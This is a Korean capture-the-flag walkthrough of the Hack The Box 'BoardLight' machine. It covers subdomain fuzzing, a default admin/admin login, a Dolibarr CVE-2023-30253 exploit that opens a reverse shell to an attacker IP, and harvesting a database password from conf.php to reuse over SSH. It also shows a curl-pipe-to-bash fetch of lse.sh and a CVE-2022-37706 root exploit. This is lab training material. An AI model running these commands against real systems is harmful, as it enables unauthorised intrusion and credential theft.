[HTB] BoardLight Write Up
[HTB] BoardLight Write Up
포트 스캔
1
sudo nmap -Pn -p- --min-rate 1000 -T4 -oN scans/initial_Pn 10.129.6.35
1
2
3
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
초기 침투
/etc/hosts 파일 수정

- 80포트로 접속 시 footer에서 도메인 확인 (Board.htb)
1
echo "10.129.6.35 Board.htb" | sudo tee -a /etc/hosts
서브 도메인 스캔
1
ffuf -u http://Board.htb -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -H "Host: FUZZ.Board.htb" -ac
1
crm                     [Status: 200, Size: 6360, Words: 397, Lines: 150, Duration: 1003ms]
- /etc/hosts 파일 추가
1
echo "10.129.6.35 crm.Board.htb" | sudo tee -a /etc/hosts
- http://crm.board.htb/ 접속 시 Dolibarr 17.0.0 서비스 확인

디폴트 계정 admin/admin으로 접속
- 구글링 결과, Dolibarr 서비스의 디폴트 계정은 admin/admin임을 확인
- admin/admin으로 로그인 성공
exploit
- Dolibarr 17.0.0 서비스의 CVE-2023-30253 취약점 확인

- 사용한 exploit : https://github.com/nikn0laty/Exploit-for-Dolibarr-17.0.0-CVE-2023-30253
1
2
3
4
5
6
7
8
┌──(kali㉿kali)-[~/htb/boardlight/Exploit-for-Dolibarr-17.0.0-CVE-2023-30253]
└─$ python3 exploit.py http://crm.board.htb admin admin 10.10.14.170 9001
[*] Trying authentication...
[**] Login: admin
[**] Password: admin
[*] Trying created site...
[*] Trying created page...
[*] Trying editing page and call reverse shell... Press Ctrl+C after successful connection
1
2
3
4
5
6
7
┌──(kali㉿kali)-[~/htb/boardlight]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.170] from (UNKNOWN) [10.129.6.35] 43094
bash: cannot set terminal process group (843): Inappropriate ioctl for device
bash: no job control in this shell
www-data@boardlight:~/html/crm.board.htb/htdocs/public/website$

conf.php 파일 내 DB 계정 획득
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
www-data@boardlight:~/html/crm.board.htb/htdocs/conf$ cat conf.php
cat conf.php
<?php
//
// File generated by Dolibarr installer 17.0.0 on May 13, 2024
//
// Take a look at conf.php.example file for an example of conf.php file
// and explanations for all possibles parameters.
//
$dolibarr_main_url_root='http://crm.board.htb';
$dolibarr_main_document_root='/var/www/html/crm.board.htb/htdocs';
$dolibarr_main_url_root_alt='/custom';
$dolibarr_main_document_root_alt='/var/www/html/crm.board.htb/htdocs/custom';
$dolibarr_main_data_root='/var/www/html/crm.board.htb/documents';
$dolibarr_main_db_host='localhost';
$dolibarr_main_db_port='3306';
$dolibarr_main_db_name='dolibarr';
$dolibarr_main_db_prefix='llx_';
$dolibarr_main_db_user='dolibarrowner';
$dolibarr_main_db_pass='serverfun2$2023!!';
$dolibarr_main_db_type='mysqli';
$dolibarr_main_db_character_set='utf8';
$dolibarr_main_db_collation='utf8_unicode_ci';
// Authentication settings
$dolibarr_main_authentication='dolibarr';
사용자 목록 확인
- home 폴더 내 사용자 목록 확인 (larissa)
1
2
www-data@boardlight:/home$ ls
larissa
SSH 접속
- larissa / serverfun2$2023!! 접속 시도
1
ssh larissa@10.129.6.35
- 사용자 플래그 획득
1
2
larissa@boardlight:~$ cat user.txt
...
권한 상승
lse.sh 실행
1
curl -s http://10.10.14.170/lse.sh | bash -s -- -l 0
1
2
3
4
5
6
7
8
9
10
11
============================================================( file system )=====
[*] fst000 Writable files outside user's home.............................. yes!
[*] fst010 Binaries with setuid bit........................................ yes!
[!] fst020 Uncommon setuid binaries........................................ yes!
---
/usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_sys
/usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_ckpasswd
/usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_backlight
/usr/lib/x86_64-linux-gnu/enlightenment/modules/cpufreq/linux-gnu-x86_64-0.23.1/freqset
/usr/bin/vmware-user-suid-wrapper
---

- 구글링을 통해 /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_sys의 exploit이 존재함을 확인
- 사용한 exploit : https://github.com/junnythemarksman/CVE-2022-37706/tree/main
1
2
3
4
5
6
7
8
9
10
11

larissa@boardlight:~$ ./exploit.sh
CVE-2022-37706
[*] Trying to find the vulnerable SUID file...
[*] This may take few seconds...
[+] Vulnerable SUID binary found!
[+] Trying to pop a root shell!
[+] Welcome to the rabbit hole :)
If it is not found in fstab, big deal :D
mount: /dev/../tmp/: can't find in /etc/fstab.
# whoami
root
- 관리자 플래그 획득
1
2
# cat /root/root.txt
...
This post is licensed under
CC BY 4.0
by the author.